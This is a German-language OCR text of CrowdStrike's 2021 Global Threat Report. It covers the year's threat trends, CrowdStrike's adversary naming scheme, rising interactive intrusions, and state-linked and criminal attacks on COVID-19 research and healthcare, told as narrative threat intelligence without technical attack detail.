
CROWDSTRIKE

2021 Global Threat Report



Vorwort

Dieser jährlich erscheinende Bericht bietet wichtige Informationen und Empfehlungen für Sicherheitsteams, um sie bei der ihrer Arbeit zu unterstützen.

Alle unsere Leser werden sich wahrscheinlich für den Rest ihres Lebens an das Jahr 2020 erinnern. Für viele war dieses Jahr mit Leid und Entbehrungen sowie schwerwiegenden sozialen und wirtschaftlichen Veränderungen im weltweiten Maßstab verbunden. Für die meisten IT- und Sicherheitsexperten, zu deren Aufgabenbereich das Schließen von Sicherheitslücken und der Schutz von Unternehmen gehören, war es wahrscheinlich gleichzeitig das bislang stressigste Jahr.

Der Ansturm war gnadenlos und überforderte manche Unternehmen. Als weltweit Arbeitsnehmer zum Arbeiten von Zuhause aufgefordert wurden, verwandelten sich ganze Bürokomplexe praktisch über Nacht in Geisterstädte. Millionen Angestellte zogen sich in eilends eingerichtete Homeoffices zurück und boten damit Cyberangreifern, die es auf einfachen Zugang zu vertraulichen Daten und Netzwerken abgesehen haben, reiche Beute. Gleichzeitig waren die Angst, Sorge und Neugier rund um COVID-19 der perfekte Nährboden für Social-Engineering-Angriffe durch Cyberkriminelle sowie für zielgerichtete Kompromittierungsversuche von Angreifern.

Der alte Spruch „Der Teufel steckt im Detail“ fasst in vielerlei Hinsicht auch die Erkenntnisse im diesjährigen Global Threat Report zusammen. Die hier vorgestellten Informationen stammen von den unmittelbaren Beobachtungen unserer Cyber Responder und Analysten. Wir haben sie mit Erkenntnissen aus der enorm umfangreichen Crowdsourcing-Bedrohungstelemetrie kombiniert, die wir für unsere Kunden kontinuierlich erfassen und analysieren.

Der Bericht liefert Antworten auf folgende Fragen:

- Wie können staatlich unterstützte Angreifer in Netzwerke eindringen, um an wertvolle Daten zu Impfstoffen und staatlichen Reaktionen auf die Pandemie zu gelangen?
- Welche neuen Geschäftsmodelle haben Cyberkriminelle eingeführt, um ihre „Big Game Hunting“-Ransomware-Aktivitäten (BGH, engl. für Großwildjäger) auszuweiten? Und wie konnten sie ihre Maßnahmen durch Erpressungstechniken noch wirksamer gestalten?
- Wie haben Cyberkriminelle sowie zielgerichtete Kompromittierungsversuche von Angreifern ihre Entwicklungsprozesse beschleunigt, um mit einer Vielzahl innovativer neuer Methoden die Entdeckung zu vermeiden und Sicherheitsverantwortliche zu überlisten?

Unser Jahresbericht bietet auch wichtige Informationen und Empfehlungen für Sicherheitsteams, um sie bei der ihrer Arbeit zu unterstützen. Da die Bedrohungsakteure ihr Arsenal stetig mit neuen Tools, Techniken und Prozeduren erweitern sowie neue Allianzen bilden, um ihre Möglichkeiten zu erweitern und die Reichweite zu vergrößern, sind Überblick und Schnelligkeit wichtiger als je zuvor. Sicherheitsteams müssen flexibler, proaktiver und produktiver werden, um den Bedrohungen einen Schritt voraus zu bleiben.

CrowdStrike möchte Sie dabei unterstützen, Ihren Vorsprung vor den Angreifern zu halten und auszubauen. Wir arbeiten intensiv mit Ihnen zusammen, um Ihre Cloud-Umgebungen ebenso gut abzusichern wie Ihre lokalen Systeme. Damit bieten wir Ihnen bessere Möglichkeiten, potenzielle Schwachstellen zu identifizieren und proaktiv zu schließen, noch bevor sie von Angreifern ausgenutzt werden können. Wir unterstützen Sie beim Schutz von Identitäten und Zugriffen und stellen neue Zero-Trust-Funktionen bereit, um Ihre Abläufe zu isolieren, Datenzugriffe einzuschränken und die Risiken für Ihre vertraulichsten Informationen zu verringern. Das sind nur einige der Möglichkeiten, mit denen wir unsere Schutzmaßnahmen erweitern, um Ihre Sicherheit zu verbessern.

Im Jahr 2020 haben wir lange geglaubt, die neuartigen Herausforderungen wären schnell wieder Geschichte. Wir sollten die Hoffnung nicht verlieren, einen kühlen Kopf bewahren und die vor uns liegenden Hindernisse realistisch einschätzen. Ich hoffe, dass Sie diesen Bericht zu den aktuellen weltweiten Bedrohungsaktivitäten und -trends informativ finden, und dass er Ihnen dabei hilft, den neuen Herausforderungen besser begegnen zu können. Wenn wir dieses Kapitel der Geschichte hinter uns lassen, werden wir hoffentlich nicht nur die Verluste sehen, sondern auch einige Siege aufzählen können.

George Kurtz
CEO und Mitgründer von CrowdStrike

Inhaltsverzeichnis

CROWDSTRIKE

Adversary Universe

SCHLIESSEN SIE SICH UNSEREM GEMEINSAMEN KAMPF AN

Die Suche nach kriminellen Akteuren ist für uns nicht nur ein Job, sondern unsere Mission. Lernen Sie die Gegner kennen und erfahren Sie, welche Bedrohungen sie für Ihre Branche und die ganze Welt darstellen.

Erkunden Sie das Adversary Universe

Einleitung

↘

CrowdStrike Intelligence beobachtete die Bedrohungsakteure im Jahr 2020 außerordentlich intensiv und konnte 19 konkrete Angreifergruppen aufdecken, was die Zahl der weltweit überwachten Akteure auf 149 erhöht. Die Zahl dauerhaft überwachter Aktivitäten-Cluster stieg auf 24.

Zu Beginn des Jahres 2021 zeigte sich schnell, dass wir die noch nie dagewesenen Herausforderungen von 2020 doch noch nicht hinter uns gelassen haben. Einrichtungen des Gesundheitswesens kämpfen weiterhin gegen die COVID-19-Pandemie, die neben dem tragischen menschlichen Tribut der Krankheit auch zahlreiche Vorfälle bösartiger Cyberaktivitäten ausgelöst hat. Die im Jahr 2020 aktiven Ransomware-Akteure sind weiterhin höchst motiviert, was sich durch die Einführung zunehmend schädlicher Taktiken, Techniken und Prozeduren (TTPs) zeigt. So wurde, als das Jahr 2020 zu Ende ging, der öffentliche Sektor in den USA und die angrenzenden Industrien von einem großen Software-Angriff auf die Lieferkette heimgesucht.

Bereits Anfang 2020 zeigte das Vorgehen von TWISTED SPIDER mit Datenerpressung, auf welche Weise andere Cyberkriminelle ihre Ransomware-Infektionen zu Geld machen wollen. Dies war ein Ausblick auf eine – ohne jede Übertreibung – explosionsartige Zunahme ähnlicher Aktivitäten im Verlauf des Jahres. Der Reiz von „Big Game Hunting“ (BGH, engl. Großwildjagd) – also Ransomware-Kampagnen gegen Ziele, die hohe Gewinne versprechen – führte dazu, dass diese das Ökosystem der Cybercrime-Partner im Jahr 2020 dominierten, was dem Markt für Netzwerk-Access Broker Auftrieb verlieh. Die BGH-Trends führten zu einer Verschiebung der typischen gezielten Cybercrime-Verhaltensweisen, wie sich am Beispiel von CARBON SPIDER zeigt. Dieser Bedrohungsakteur wechselte von Angriffen gegen PoS-Systeme (Point-of-Sale) zu BGH-Attacken. WIZARD SPIDER – ein BGH-Akteur und etabliertes Cybercrime-„Großunternehmen“ – setzte seine rasanten Operationen fort und wurde das zweite Jahr in Folge der am häufigsten gemeldete Cybercrime-Gegner.

Weder die weltweite Pandemie 2020 noch die große Zahl öffentlicher Berichte zu böswilligen Aktivitäten in den Jahren 2019 und 2020 konnten das Tempo der zielgerichteten Kompromittierungen verlangsamen. Chinesische Angriffe gegen Telekommunikationsunternehmen setzten einen bereits 2019 vorgestellten Trend fort. Dabei zeigte sich WICKED PANDA sehr erfolgreich, obwohl sich einzelne Beteiligte der kriminellen Operationen auf der Anklagebank wiederfanden. Wie erwartet haben Akteure aus Nordkorea ihre Maßnahmen zur Generierung von Finanzmitteln vorangetrieben. Interessant ist dabei, dass die Kombination von Cyberkriminalität und zielgerichteten Angriffstaktiken, die bisher diesen nordkoreanischen und einigen russischen Akteuren zugerechnet wurde, auch beim iranischen PIONEER KITTEN beobachtet wurde.

Durch intensive Untersuchungen konnte CrowdStrike Intelligence 19 konkrete Angreifergruppen aufdecken, was die Zahl der weltweit überwachten Akteure auf 149 erhöht. In Fällen, in denen CrowdStrike Intelligence nicht über ausreichende Informationen oder Beweise verfügt, um einen Angreifernamen zuzuweisen, wird die zielgerichtete Angriffsaktivität als „Cluster“ überwacht. Im Jahr 2020 stieg die Zahl dauerhaft überwachter Aktivitäten-Cluster auf 24.


Jetzt neu: Der eCrime Index (ECX)

Das Ökosystem der Cyberkriminalität ist eine aktive und undurchsichtige Wirtschaft mit finanziell motivierten Akteuren, die mithilfe verschiedenster krimineller Aktivitäten Umsätze generieren. Die vom CrowdStrike Intelligence-Team im Laufe der letzten Jahre beobachtete Marktdynamik ist fließend: Neue Mechanismen und Methoden werden entwickelt, um Einnahmen zu generieren, neue Wege der Monetarisierung werden identifiziert, und während sich die globale geopolitische und wirtschaftliche Landschaft ändert, entwickeln auch die Gegner ihre Taktiken weiter, um ihre Gewinne zu maximieren. Diese Untergrundwirtschaft verläuft in vielerlei Hinsicht parallel zu den weltweiten Märkten. Um das Auf und Ab dieses Ökosystems zu verstehen, entwickelte CrowdStrike einen Berechnungswert, der den Stand der Cyberkriminalität verdeutlichen soll. Der eCrime Index (ECX) basiert auf verschiedenen erfassten Kenngrößen, die nach Auswirkung gewichtet und kontinuierlich von CrowdStrike-Experten überwacht werden. Mithilfe des ECX lassen sich ernstzunehmende Veränderungen identifizieren, die eine genauere Untersuchung erfordern. Die Analyseergebnisse solcher Ereignisse und die kontinuierliche Überwachung von Veränderungen werden auf der **Adversary Universe-Website** veröffentlicht.

eCRIME INDEX, 22. FEBRUAR 2021

328,36

↑ 123,97 % ECX



Benennungskonventionen

Dieser Bericht folgt den von CrowdStrike festgelegten Benennungskonventionen, um Bedrohungsakteure entsprechend ihrer staatlichen Zugehörigkeit oder Motivation zu kategorisieren. Im Folgenden stellen wir diese Benennungskonventionen vor.

Angreifer	Nationalstaat oder Kategorie
 BEAR	RUSSLAND
 BUFFALO	VIETNAM
 CHOLLIMA	NORDKOREA
 CRANE	SÜDKOREA
 JACKAL	HACKTIVIST
 KITTEN	IRAN
 LEOPARD	PAKISTAN
 LYNX	GEORGIEN
 PANDA	CHINA
 SPIDER	CYBERKRIMINALITÄT
 TIGER	INDIEN

Ein Überblick über die Bedrohungssuche

Das CrowdStrike Falcon OverWatch™ Managed Threat Hunting Team beobachtet weiterhin einen starken Anstieg interaktiver Angriffsaktivitäten (siehe Abbildung 1). Innerhalb von nur zwei Jahren vervierfachte sich laut OverWatch die Zahl dieser Angriffe, bei denen Angreifer mit interaktiven Tastatureingaben vorgehen.




Abbildung 1. Vierteljährliche Zunahme interaktiver Angriffskampagnen nach Bedrohungsart, 1. Quartal 2019 bis 4. Quartal 2020

Ein Hauptgrund für diese wachsenden Zahlen ist die starke Zunahme von Cybercrime-Aktivitäten. Wie Abbildung 2 zeigt, machten im Jahr 2020 Kompromittierungen durch Cyberkriminelle 79 % aller Angriffe aus, die OverWatch aufdecken und zuordnen konnte.

INTERAKTIVE ANGRIFFSKAMPAGNEN NACH BEDROHUNGSART
VERGLEICH 2019 UND 2020




Abbildung 2. Relative Häufigkeit zielgerichteter Angriffe und Kompromittierungen durch Cyberkriminelle, aufgedeckt von OverWatch, Vergleich 2019 und 2020

Da nahezu vier Fünftel der aufgedeckten interaktiven Kompromittierungen von Cyberkriminellen durchgeführt werden, muss diesen Angreifergruppen und den Abwehrmaßnahmen gegen ihre Taktiken, Techniken und Prozeduren im kommenden Jahr unbedingt mehr Aufmerksamkeit gewidmet werden. Dabei sollten jedoch auch die zielgerichteten, durch Staaten unterstützte Angriffe nicht aus dem Blickfeld geraten. Obwohl der relative Anteil der zielgerichteten Kompromittierungen im Jahr 2020 im Vergleich zu 2019 zurückging, ist die Gesamtzahl der zielgerichteten und Cybercrime-Angriffe wesentlich höher als noch 2019. Den Beobachtungen von OverWatch zufolge sind staatliche Angreifer weiterhin aktiv und müssen auch 2021 intensiv beobachtet werden.

Trends 2020

Globale Pandemie bringt COVID-19-Maschen und Angriffe auf Gesundheitswesen mit sich

Im Januar 2020 versuchten Ärzte und Behörden intensiv, COVID-19 und das Gefahrenpotenzial dieses Virus zu verstehen, das in der chinesischen Provinz Hubei ausgebrochen war. Innerhalb weniger Wochen verbreitete sich das Virus über China hinaus in ganz Asien, Europa, Nordamerika und im Nahen Osten. Um die Verbreitung der Krankheit zu verlangsamen, kam es im März weltweit zu Ausgangsbeschränkungen in bis dahin ungekanntem Ausmaß. Angreifer nutzten die Angst vor der sich ausbreitenden Pandemie für ihre Zwecke aus und verwendeten COVID-19 als Köder für Phishing-Kampagnen und andere Angriffe. CrowdStrike Intelligence identifizierte sowohl Cyberkriminelle als auch zielgerichtete Kompromittierungsversuche von Angreifern, die es während der Pandemie insbesondere auf den Gesundheitssektor abgesehen hatten.

Zielgerichtete Kompromittierungen

Zu Beginn der Pandemie wollten Angreifer mit zielgerichteten Kompromittierungen vermutlich an Informationen über Infektionsraten oder nationale Maßnahmen zur Behandlung von COVID-19 gelangen. Als die Pandemie schließlich an Fahrt aufnahm, sahen sich die Regierungen mit bedrohlichen Ansteckungsraten, einer wachsenden Zahl von Toten und überlasteten Krankenhäusern konfrontiert. Die Suche nach einem Impfstoff bekam zentrale Bedeutung und führte dazu, dass die Erbeutung wissenschaftlicher Daten, die zur Entwicklung eines Impfstoffes gegen COVID-19 beitragen könnten, zu einem vorrangigen Ziel für viele zielgerichtete Angreifer wurde.

CrowdStrike Intelligence identifizierte sowohl Cyberkriminelle als auch zielgerichtete Kompromittierungsversuche von Angreifern, die es während der Pandemie insbesondere auf den Gesundheitssektor abgesehen hatten.

Akteur	Nutzung von COVID-19 als Ködertaktik	Angriffe auf das Gesundheits-wesen	Angriffe auf Regierungs-maßnahmen
Nordkorea: LABYRINTH CHOLLIMA	X	X	
Nordkorea: SILENT CHOLLIMA		X	
Nordkorea: VELVET CHOLLIMA	X	X	
Vietnam: OCEAN BUFFALO	X		X
Iran: CHARMING KITTEN		X	
Iran: STATIC KITTEN		X	X
Russland: COZY BEAR (laut Meldungen in öffentlichen Quellen)		X	
China: PIRATE PANDA	X		X (vermutlich)
China: RegionalWave-Aktivitäten-Cluster	X		

Tabelle 1. Zusammenfassung der bedeutendsten zielgerichteten Angriffsaktivitäten in Bezug auf die COVID-19-Pandemie

NORDKOREA

Während VELVET CHOLLIMA und LABYRINTH CHOLLIMA im April 2020 damit begannen, Dokumente mit dem Social-Engineering-Thema COVID-19 zu verbreiten, nahmen sie mit diesen Inhalten anfangs nicht den Gesundheitssektor, sondern außenpolitische Amtsträger ins Visier. Im September 2020 entdeckte Falcon OverWatch jedoch in der Umgebung eines asiatischen Pharmaunternehmens SILENT CHOLLIMA. Einen Monat später fand CrowdStrike Intelligence zu VELVET CHOLLIMA gehörende Phishing-Domänen, die an COVID-19 forschende britische, US-amerikanische und südkoreanische Pharmaunternehmen zu imitieren schienen. Parallel zu den Phishing-Aktivitäten von VELVET CHOLLIMA entdeckte OverWatch die Gruppe LABYRINTH CHOLLIMA bei dem Versuch, einen Anbieter im Gesundheitswesen zu infiltrieren. In öffentlichen Quellen wurde anschließend berichtet, LABYRINTH CHOLLIMA hätte wahrscheinlich mehrere Pharmaunternehmen angegriffen, die an der Produktion von COVID-19-Impfstoffen beteiligt sind.

VIETNAM

CrowdStrike Intelligence identifizierte eine signifikante zeitliche Überschneidung zwischen OCEAN BUFFALOs Angriffen auf private und staatliche Institutionen in China, die bei der Bekämpfung von COVID-19 eine wichtige Rolle spielen, und der sehr frühen und robusten Reaktion der vietnamesischen Regierung, die umfassende Maßnahmen ergriff, um die Ausbreitung des Virus im Land zu verhindern. Die Strenge und der Umfang der vietnamesischen Maßnahmen stachen hervor, da sie bereits Wochen vor den ersten bestätigten Fällen von COVID-19 in Vietnam begannen – zu einer Zeit, als es in China nur zwei Todesfälle gab.

IRAN

Anfang Dezember 2020 identifizierte CrowdStrike Intelligence STATIC KITTEN bei einem Angriff auf eine staatliche Einrichtung in der Region Nahost und Nordafrika (MENA). Der Angriff bestand aus dem Diebstahl von Anmeldedaten mithilfe einer bekannten *Mimikatz*-Variante, lateraler Bewegung und der möglichen Sammlung von COVID-19-Dokumenten, um diese zu exfiltrieren. STATIC KITTEN hatte schon seit Januar 2020 Angriffe auf den Gesundheitssektor geführt. Dies legt die Vermutung nahe, dass die Gruppe ihren Fokus schon vor dem Ausbruch von COVID-19 um medizinische Themen erweitert hatte.

RUSSLAND

Im Juli 2020 veröffentlichten die Regierungen der USA, Großbritannien und Kanada Informationen über eine COZY BEAR-Kampagne, die COVID-19-Forschungseinrichtungen ins Visier nahm. Berichten zufolge wurde die Kampagne während des gesamten Jahres 2020 geführt und verfolgte wahrscheinlich das Ziel, Daten zur Entwicklung und Erprobung von Virus-Impfstoffen zu erbeuten.

CHINA

Im Juli 2020 erhob das US-amerikanische Justizministerium Anklage gegen zwei chinesische Staatsangehörige mit mutmaßlichen Verbindungen zum chinesischen Ministerium für Staatssicherheit wegen weitreichenden Cyberoperationen, die jüngsten Berichten zufolge auch auf in den USA ansässige COVID-19-Forschungszentren abzielten. Auch der spanische Geheimdienst erklärte, ein aus China stammender Akteur habe im September 2020 Informationen zur Entwicklung von COVID-19-Impfstoffen aus spanischen Forschungseinrichtungen gestohlen. Zusätzlich zu diesen gemeldeten Aktivitäten identifizierte CrowdStrike im Jahr 2020 fünf wahrscheinlich aus China stammende Kampagnen, die auf Einrichtungen im Gesundheitswesen abzielten.

Cyberkriminalität

GROSSWILDJÄGER-ANGRIFFE AUF GESUNDHEITSSEKTOR

Selbst unter normalen Arbeitsbedingungen ist die Gesundheitsbranche erheblichen Bedrohungen durch kriminelle Gruppen ausgesetzt, die Ransomware einsetzen und selbst Störungen in Intensivpflegeeinrichtungen in Kauf nehmen. Parallel dazu müssen die Opfer eines Ransomware-Angriffs auch damit rechnen, dass ihre Daten vor der Ausführung der Schadsoftware exfiltriert werden – ein Trend, der 2020 in allen Branchen zu beobachten war (siehe Kapitel „Großwildjäger unter den Kriminellen nutzen Erpressung mit gestohlenen Daten“).

WIZARD SPIDER

führte im vierten Quartal 2019 Angriffe gegen den Gesundheitssektor durch. Der Anstieg von *Ryuk*-Infektionen im Oktober 2020 zeigte, dass die Gruppe die Zielpräferenzen beibehalten hatte.

Ähnlich ging der Angreifer von September bis Oktober 2019 im Hochschulsektor vor und nochmals 2020, als die Studenten nach den Sommerferien zurückkehrten.

